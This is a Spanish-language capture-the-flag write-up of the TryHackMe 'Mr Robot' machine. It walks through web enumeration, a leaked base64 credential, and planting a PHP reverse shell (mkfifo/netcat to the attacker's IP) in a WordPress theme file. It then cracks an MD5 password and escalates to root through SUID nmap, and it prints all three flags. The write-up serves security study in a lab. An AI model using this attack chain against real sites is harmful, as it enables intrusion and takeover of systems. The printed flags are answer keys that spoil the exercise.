



Write-Up: Máquina "Mr Robot CTF"

- 📌 **Plataforma:** Try Hack Me
 - 📌 **Dificultad:** Media
 - 📌 **Autor:** Joaquín Picazo
-

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Hago un reconocimiento básico para recolectar los puertos abiertos únicamente.

```
(root㉿kali)-~] # nmap -p- -vvv --open 10.10.89.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 10:08 -04
Initiating Ping Scan at 10:08
Scanning 10.10.89.175 [4 ports]
Completed Ping Scan at 10:08, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:08
Completed Parallel DNS resolution of 1 host. at 10:08, 0.02s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:08
Scanning 10.10.89.175 [65535 ports]
Discovered open port 80/tcp on 10.10.89.175
Discovered open port 443/tcp on 10.10.89.175
SYN Stealth Scan Timing: About 1.82% done; ETC: 10:37 (0:27:50 remaining)
SYN Stealth Scan Timing: About 6.60% done; ETC: 10:24 (0:14:23 remaining)
SYN Stealth Scan Timing: About 10.21% done; ETC: 10:23 (0:13:21 remaining)
SYN Stealth Scan Timing: About 15.33% done; ETC: 10:21 (0:11:08 remaining)
SYN Stealth Scan Timing: About 21.05% done; ETC: 10:20 (0:09:26 remaining)
SYN Stealth Scan Timing: About 26.20% done; ETC: 10:20 (0:08:30 remaining)
SYN Stealth Scan Timing: About 37.17% done; ETC: 10:21 (0:07:53 remaining)
SYN Stealth Scan Timing: About 43.37% done; ETC: 10:21 (0:07:12 remaining)
SYN Stealth Scan Timing: About 50.21% done; ETC: 10:21 (0:06:34 remaining)
SYN Stealth Scan Timing: About 56.01% done; ETC: 10:21 (0:05:52 remaining)
SYN Stealth Scan Timing: About 61.11% done; ETC: 10:21 (0:05:04 remaining)
SYN Stealth Scan Timing: About 67.07% done; ETC: 10:21 (0:04:09 remaining)
SYN Stealth Scan Timing: About 72.21% done; ETC: 10:21 (0:03:31 remaining)
SYN Stealth Scan Timing: About 77.17% done; ETC: 10:21 (0:02:51 remaining)
SYN Stealth Scan Timing: About 82.66% done; ETC: 10:20 (0:02:07 remaining)
SYN Stealth Scan Timing: About 87.91% done; ETC: 10:20 (0:01:28 remaining)
SYN Stealth Scan Timing: About 93.20% done; ETC: 10:20 (0:00:50 remaining)
Completed SYN Stealth Scan at 10:20, 729.97s elapsed (65535 total ports)
Nmap scan report for 10.10.89.175
Host is up, received echo-reply ttl 63 (0.26s latency).
Scanned at 2025-04-21 10:08:39 -04 for 730s
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-rate-limit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
443/tcp   open  https  syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 730.57 seconds
Raw packets sent: 197075 (8.671MB) | Rcvd: 94618 (21.715MB)
```

2. Escaneo y Enumeración

Escaneo y en numero los puertos abiertos junto a sus versiones.

```
[root@kali)-[~]
# nmap -p80,443 -sV -sC 10.10.89.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 11:28 -04
Nmap scan report for 10.10.89.175
Host is up (0.26s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.33 seconds
```

Busco directorios en su web, pero encontré muchos.

```
[root@kali]-[~]
# gobuster dir -u http://10.10.89.175/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.89.175/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Threads:     10
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 214]
/images         (Status: 301) [Size: 235] [→ http://10.10.89.175/images/]
/index.html    (Status: 200) [Size: 1188]
/index.php     (Status: 301) [Size: 0] [→ http://10.10.89.175/]
/blog           (Status: 301) [Size: 233] [→ http://10.10.89.175/blog/]
/rss            (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/]
/sitemap        (Status: 200) [Size: 0]
/login          (Status: 302) [Size: 0] [→ http://10.10.89.175/wp-login.php]
/0              (Status: 301) [Size: 0] [→ http://10.10.89.175/0/]
/feed           (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/]
/video          (Status: 301) [Size: 234] [→ http://10.10.89.175/video/]
/image          (Status: 301) [Size: 0] [→ http://10.10.89.175/image/]
/atom           (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/atom/]
/wp-content     (Status: 301) [Size: 239] [→ http://10.10.89.175/wp-content/]
/admin          (Status: 301) [Size: 234] [→ http://10.10.89.175/admin/]
/audio          (Status: 301) [Size: 234] [→ http://10.10.89.175/audio/]
/intro          (Status: 200) [Size: 516314]
/wp-login       (Status: 200) [Size: 2664]
/wp-login.php   (Status: 200) [Size: 2664]
/css            (Status: 301) [Size: 232] [→ http://10.10.89.175/css/]
/rss2           (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/]
/license        (Status: 200) [Size: 309]
/license.txt   (Status: 200) [Size: 309]
/wp-includes    (Status: 301) [Size: 240] [→ http://10.10.89.175/wp-includes/]
/readme         (Status: 200) [Size: 64]
/readme.html   (Status: 200) [Size: 64]
/js              (Status: 301) [Size: 231] [→ http://10.10.89.175/js/]
/wp-register.php (Status: 301) [Size: 0] [→ http://10.10.89.175/wp-login.php?action=register]
/wp-rss2.php    (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/]
/rdf            (Status: 301) [Size: 0] [→ http://10.10.89.175/feed/rdf/]
/page1          (Status: 301) [Size: 0] [→ http://10.10.89.175/]
/robots         (Status: 200) [Size: 41]
/robots.txt    (Status: 200) [Size: 41]
/dashboard      (Status: 302) [Size: 0] [→ http://10.10.89.175/wp-admin/]
/x20            (Status: 301) [Size: 0] [→ http://10.10.89.175/]
/wp-admin       (Status: 301) [Size: 237] [→ http://10.10.89.175/wp-admin/]

Progress: 27020 / 830576 (3.25%) [ERROR] Get "http://10.10.89.175/1469.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 27102 / 830576 (3.26%) [ERROR] Get "http://10.10.89.175/1560": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 27172 / 830576 (3.27%) [ERROR] Get "http://10.10.89.175/audience.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/phpmyadmin     (Status: 403) [Size: 94]
/0000           (Status: 301) [Size: 0] [→ http://10.10.89.175/0000/]

Progress: 41516 / 830576 (5.00%) c
[!] Keyboard interrupt detected, terminating.
Progress: 41518 / 830576 (5.00%)
=====
```

Entro a robots.txt buscando información relevante y encontré un directorio que corresponde a la primera flag.

The first screenshot shows the robots.txt file at 10.10.89.175/robots.txt. It contains the following content:

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```


The second screenshot shows the file key-1-of-3.txt at 10.10.89.175/key-1-of-3.txt. It contains the following content:

```
073403c8a58a1f80d943455fb30724b9
```


No tengo credenciales para el login, ingreso admin:admin para probar y me da un error que puede llamar la atención, ya que indirectamente me dice que ese nombre parece que no existe, ya que es “inválido” pero no el sentido de sintaxis.

The screenshot shows a WordPress login page at 10.10.89.175/wp-login.php. The user has entered "admin" into the Username field and a password consisting of five black dots into the Password field. A red error message box displays the text "ERROR: Invalid username". Below the form, there is a "Lost your password?" link, a "Remember Me" checkbox, and a "Log In" button.

Como la máquina se llama Mr Robot, en la serie el personaje principal es Elliot, por ende, intento con ese nombre. Nuevamente el mensaje de error entrega algo relevante, ahora me doy cuenta que Elliot si existe en el registro de usuarios pero no con esa contraseña.



Sigo explorando los directorios encontrados con gobuster por si aparece alguna contraseña u otra información importante. En /license.txt encuentro un hash.




Aparentemente está codificado bajo base64, por ende, intento decodificarlo en mi terminal. Obtengo nombre y contraseña, los cuales ahora los usaré para ingresar por el login de WordPress.

```
[root@kali)-[~]
# echo 'ZWxsaw900kVSMjgtMDY1Mgo=' | base64 -d
elliot:ER28-0652
```

3. Explotación de Vulnerabilidades

Luego de pasar el login, exploré el panel y encuentro que puedo editar un archivo php que corresponde al de una web.



The screenshot shows a WordPress dashboard with the URL 10.10.89.175/wp-admin/theme-editor.php?file=index.php&theme=twentyfifteen. The left sidebar shows the Appearance menu selected. The main area is the theme editor for the footer.php file, displaying the following code:

```
<main id="main" class="site-main" role="main">
<?php if ( have_posts() ) : ?>
    <?php if ( is_home() && ! is_front_page() ) : ?>
        <header>
            <h1 class="page-title screen-reader-text"><?php single_post_title(); ?></h1>
        </header>
    <?php endif; ?>
```

The right sidebar lists other theme files:

- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php
- template-tags.php
- Main Index Template (index.php) **Main Index Template (index.php)**
- Page Template (page.php)
- Search Results (search.php)
- Sidebar (sidebar.php)
- Single Post (single.php)
- Styles Stylesheet (style.css)

En esta cheat sheet de reverse shell uso un pequeño comando para hacer una reverse shell en un archivo php.




The screenshot shows a browser window with the URL https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. The page title is Netcat. The content discusses Netcat's availability and provides a command example:

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Añado mi código malicioso con la reverse shell en el archivo php de WordPress.



The screenshot shows the WordPress theme editor interface. The URL in the address bar is `10.10.89.175/wp-admin/theme-editor.php?file=index.php&theme=twentyfifteen`. The page title is "Edit Themes" and the file being edited is "Twenty Fifteen: Main Index Template (index.php)". The code editor contains the following PHP code:

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.21.144.200 1234 >/tmp/f"); ?>

<?php
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * e.g., it puts together the home page when no home.php file exists.
 *
 * Learn more: {@link https://codex.wordpress.org/Template_Hierarchy}
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */


get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <?php if ( have_posts() ) : ?>
        <?php if ( is_home() && ! is_front_page() ) : ?>
```


The sidebar on the right lists various theme files and their descriptions, such as "404 Template (404.php)", "Archives (archive.php)", and "Header (header.php)".

Me pongo a la escucha con netcat esperando la conexión.



```
[root@kali)-[~]
# nc -lvpn 1234
listening on [any] 1234 ...
```

Desde <http://10.10.89.175/wp-content/themes/twentyfifteen/> se puede acceder a los archivos que se pueden editar anteriormente, entonces, en mi caso ingreso a <http://10.10.89.175/wp-content/themes/twentyfifteen/index.php> y el navegador ejecuta la reverse shell como código php, enviando la conexión a mi computadora. Acceso exitoso.



```
[root@kali)-[~]
# nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.89.175] 45443
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ pwd
/opt/bitnami/apps/wordpress/htdocs
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

Dando vueltas por la máquina obtengo la segunda flag/key pero no puedo leerla. Luego, encuentro una contraseña cifrada en MD5, la cual aparentemente sirve para volverme usuario "robot".

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
```

Guardo todo el contenido del hash en un archivo txt de mi máquina y uso John The Ripper para desencriptarlo, es importante poner que tiene formato MD5. Finalmente, obtengo las credenciales en texto plano.

```
[root@kali) [~]
# echo 'robot:c3fc3d76192e4007dfb496cca67e13b' > robothashed.txt

[root@kali) [~]
# john --wordlist=/usr/share/wordlists/rockyou.txt robothashed.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2025-04-21 12:00) 2.564g/s 103876p/s 103876c/s 103876C/s bonjour1..123092
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[root@kali) [~]
#
```

También se puede usando herramientas en internet de esta forma. Pero es mejor acostumbrarse a usar john.

Md5 hash calculated hash digest c3fc3d76192e4007dfb496cca67e13b <input type="button" value="Copy Hash"/>	Md5 value Reversed hash value abcdefghijklmnopqrstuvwxyz <input type="button" value="Copy Value"/> <input type="button" value="Blame this record"/>
--	--

Me vuelvo el usuario robot y ahora si puedo leer la segunda key.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



4. Escalada de Privilegios y Post-exploitación

Intento buscar archivos con permisos SUDO, sin embargo, este usuario no puede ejecutar sudo.

```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
```

Me pongo a buscar en los binarios SUID y encuentro algo poco usual en este listado.

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

En GTFOBINS busco comandos relacionados a nmap con permisos SUID.

The screenshot shows the GTFOBINS search interface. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, CrackStation, and Base64 Decode. Below the navigation bar is a search bar containing the word "nmap". Above the search results, there are several red-outlined buttons representing different functions: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. The results for "nmap" are listed under the "Binary" tab. The first result is "nmap", which is highlighted with a pink background. To its right, another set of red-outlined buttons shows associated functions: Shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, SUID, Sudo, and Limited SUID.

Ejecuto el comando que encuentro en GTFOBINS, el cual abre una shell interactiva, tengo que leer las instrucciones para usarlo porque no sabía. Para ejecutar comandos se usa “!” al principio. Por ende, uso “bash -p” que abre una shell nueva manteniendo los privilegios del propietario (en este caso, del usuario root). Finalmente, me vuelvo root.

```
robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> bash -p
bash -p
Unknown command (bash) -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x -- Exit Nmap
f [ --spoof <fakeargs>] [ --nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.

Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> !bash -p
!bash -p
bash-4.3# whoami
whoami
root
bash-4.3# cd /root
cd /root
```

Como ya soy root, me pongo a buscar la tercera key.

```
bash-4.3# cd /root
cd /root
bash-4.3# ls -la
ls -la
total 32
drwx----- 3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw----- 1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16  2015 .bashrc
drwx----- 2 root root 4096 Nov 13  2015 .cache
-rw-r--r-- 1 root root     0 Nov 13  2015 firstboot_done
-r----- 1 root root    33 Nov 13  2015 key-3-of-3.txt
-rw-r--r-- 1 root root   140 Feb 20  2014 .profile
-rw----- 1 root root 1024 Sep 16  2015 .rnd
bash-4.3# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
bash-4.3#
```



Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.